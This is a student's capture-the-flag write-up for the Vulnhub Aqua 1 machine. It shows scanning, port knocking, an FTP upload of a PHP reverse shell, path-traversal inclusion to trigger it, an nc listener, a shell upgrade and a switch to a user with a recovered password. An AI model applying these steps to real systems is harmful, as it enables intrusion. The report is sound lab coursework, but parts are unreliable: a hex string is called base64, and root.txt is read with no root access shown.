|  |  |
| --- | --- |
| [Vulnhub VAPT-Aqua 1 ]  Ethical Hacking Pen Testing  CSC1002 - 50633 |  |
|  |  |
| [30/05/2023]  Altamash Arif Karlekar  A00281563 | logo-placeholder |

STEP 1: INFORMATION GATHERING

Attacker ip: 192.168.243.110

Machine ip: 192.168.243.24

**Network Enumeration :**

**# nmap 192.168.243.110**

* **Machine IP Enumeration**

┌──(altamash㉿kali)-[~]

└─$ nmap -p- -sV 192.168.243.24

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 20:39 EDT

Nmap scan report for 192.168.243.24

Host is up (0.0051s latency).

Not shown: 65531 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp filtered ftp


80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)


Service Info: Host: LINUXLITE

**CONTENT DISCOVERY**



**USERNAME : PASSWD DISCOVERED**

**megumin:watashiwamegumin**



GOBUSTER: *Gobuster* is a tool used to brute-force: URIs (directories and files) in web sites. DNS subdomains (with wildcard support).

* ┌──(altamash㉿kali)-[~]
* └─$ gobuster dir -u <http://192.168.243.24/> -w /usr/share/wordlists/dirb/common.txt -x html,php,txt -t 50 -b 404,502,503,403
* ===============================================================
* Gobuster v3.5
* by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
* ===============================================================
* [+] Url: <http://192.168.243.24/>
* [+] Method: GET
* [+] Threads: 50
* [+] Wordlist: /usr/share/wordlists/dirb/common.txt
* [+] Negative Status codes: 404,502,503,403
* [+] User Agent: gobuster/3.5
* [+] Extensions: html,php,txt
* [+] Timeout: 10s
* ===============================================================
* 2023/05/31 20:51:59 Starting gobuster in directory enumeration mode
* ===============================================================
* /css (Status: 301) [Size: 314] [--> <http://192.168.243.24/css/>]
* /deployment (Status: 301) [Size: 321] [--> <http://192.168.243.24/deployment/>]
* /home.php (Status: 302) [Size: 158] [--> login.php]
* /images (Status: 301) [Size: 317] [--> <http://192.168.243.24/images/>]
* /index.php (Status: 200) [Size: 927]
* /index.php (Status: 200) [Size: 927]
* /login.php (Status: 200) [Size: 1801]
* /manual (Status: 301) [Size: 317] [--> <http://192.168.243.24/manual/>]
* /no.html (Status: 200) [Size: 157]
* /welcome.php (Status: 200) [Size: 935]
* Progress: 18456 / 18460 (99.98%)
* ===============================================================
* 2023/05/31 20:52:04 Finished
* ===============================================================

**KNOCKING THE PORT 1234,5678,9012 USING NMAP sequence**

┌──(altamash㉿kali)-[~]

└─$ nmap -p- -sV 192.168.243.24

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 20:54 EDT

Nmap scan report for 192.168.243.24

Host is up (0.0034s latency).

Not shown: 65531 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp filtered ftp

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service Info: Host: LINUXLITE

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds

**Where we can see the p21 is still in the filtered state.**

**Command for knocking:**

┌──(root㉿kali)-[/home/altamash]

└─# nmap -p 1234,5678,9012 192.168.243.24

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 20:56 EDT

Nmap scan report for 192.168.243.24

Host is up (0.00022s latency).

PORT STATE SERVICE

1234/tcp closed hotline

5678/tcp closed rrac

9012/tcp closed unknown

MAC Address: 08:00:27:BD:32:FA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds

┌──(root㉿kali)-[/home/altamash]

└─# nmap 192.168.243.24

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 20:56 EDT

Nmap scan report for 192.168.243.24

Host is up (0.00029s latency).

Not shown: 996 closed tcp ports (reset)

PORT STATE SERVICE

21/tcp open ftp

80/tcp open http

139/tcp open netbios-ssn

445/tcp open microsoft-ds

MAC Address: 08:00:27:BD:32:FA (Oracle VirtualBox virtual NIC)

**ESTABLISHING FTP CONNECTION THROUGH p21**

┌──(root㉿kali)-[/home/altamash]

└─# ftp 192.168.243.24

Connected to 192.168.243.24.

220 (vsFTPd 3.0.3)

Name (192.168.243.24:altamash): megumin

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ls

ftp> get notes

local: notes remote: notes

229 Entering Extended Passive Mode (|||50840|)

150 Opening BINARY mode data connection for notes (93 bytes).

100% |\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*| 93 1.28 MiB/s 00:00 ETA

226 Transfer complete.

93 bytes received in 00:00 (248.82 KiB/s)

ftp> get hello.php

local: hello.php remote: hello.php

229 Entering Extended Passive Mode (|||39506|)

150 Opening BINARY mode data connection for hello.php (107 bytes).

100% |\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*| 107 1.18 MiB/s 00:00 ETA

226 Transfer complete.

107 bytes received in 00:00 (267.92 KiB/s)

ftp> cd production

250 Directory successfully changed.

ftp> put reverse\_shelll.php

local: reverse\_shelll.php remote: reverse\_shelll.php

229 Entering Extended Passive Mode (|||49830|)

150 Ok to send data.

100% |\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*| 5494 116.43 MiB/s 00:00 ETA

226 Transfer complete.

5494 bytes sent in 00:00 (12.71 MiB/s)

ftp> ls

229 Entering Extended Passive Mode (|||48105|)

150 Here comes the directory listing.

-rw-rw-r-- 1 1001 1001 52 Jan 14 2020 meow.txt

-rw-rw-r-- 1 1001 1001 5494 Jun 01 09:05 reverse\_shelll.php

226 Directory send OK.

ftp>

**Privilege Escalation**

**Deploying and executing payload**

* ┌──(altamash㉿kali)-[~]

└─$ nc -lnvp 4444

* Starting the server

http://192.168.243.24/welcome.php?file=../deployment/production /reverse\_shelll.php

**Attempting User login** **through machine command line**

┌──(altamash㉿kali)-[~]

└─$ nc -lnvp 4444

Listening on 0.0.0.0 4444

Connection received on 192.168.243.24 45682

Linux aqua 4.4.0-172-generic #202-Ubuntu SMP Wed Jan 8 21:58:27 UTC 2020 i686 i686 i686 GNU/Linux

09:07:00 up 32 min, 0 users, load average: 0.03, 0.01, 0.00

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data),1001(megumin)

/bin/sh: 0: can't access tty; job control turned off

$ whoami

www-data

$ which python

/usr/bin/python

$ python -c 'import pty;pty.spawn("/bin/bash")'

www-data@aqua:/$ export TERM=xterm

export TERM=xterm

www-data@aqua:/$ cd /var/www/html

cd /var/www/html

www-data@aqua:/var/www/html$ /var/www$ cd html

/var/www$ cd html

bash: /var/www$: No such file or directory

www-data@aqua:/var/www/html$ ls

ls

css home.php index.php meow welcome.php

deployment images login.php no.html yes.html

www-data@aqua:/var/www/html$ su megumin

su megumin

Password: watashiwamegumin

megumin@aqua:/var/www/html$


cat root.txt

**Here, we get a base64 encoded string**

“404CDD7BC109C432F8CC2443B45BCFE95980F5107215C645236E577929AC3E52”

**Which once decoded gives us the flag**

“Do not use /usr/sharH/gdb in the sudoers file”



REFERENCE SCREENSHOTS

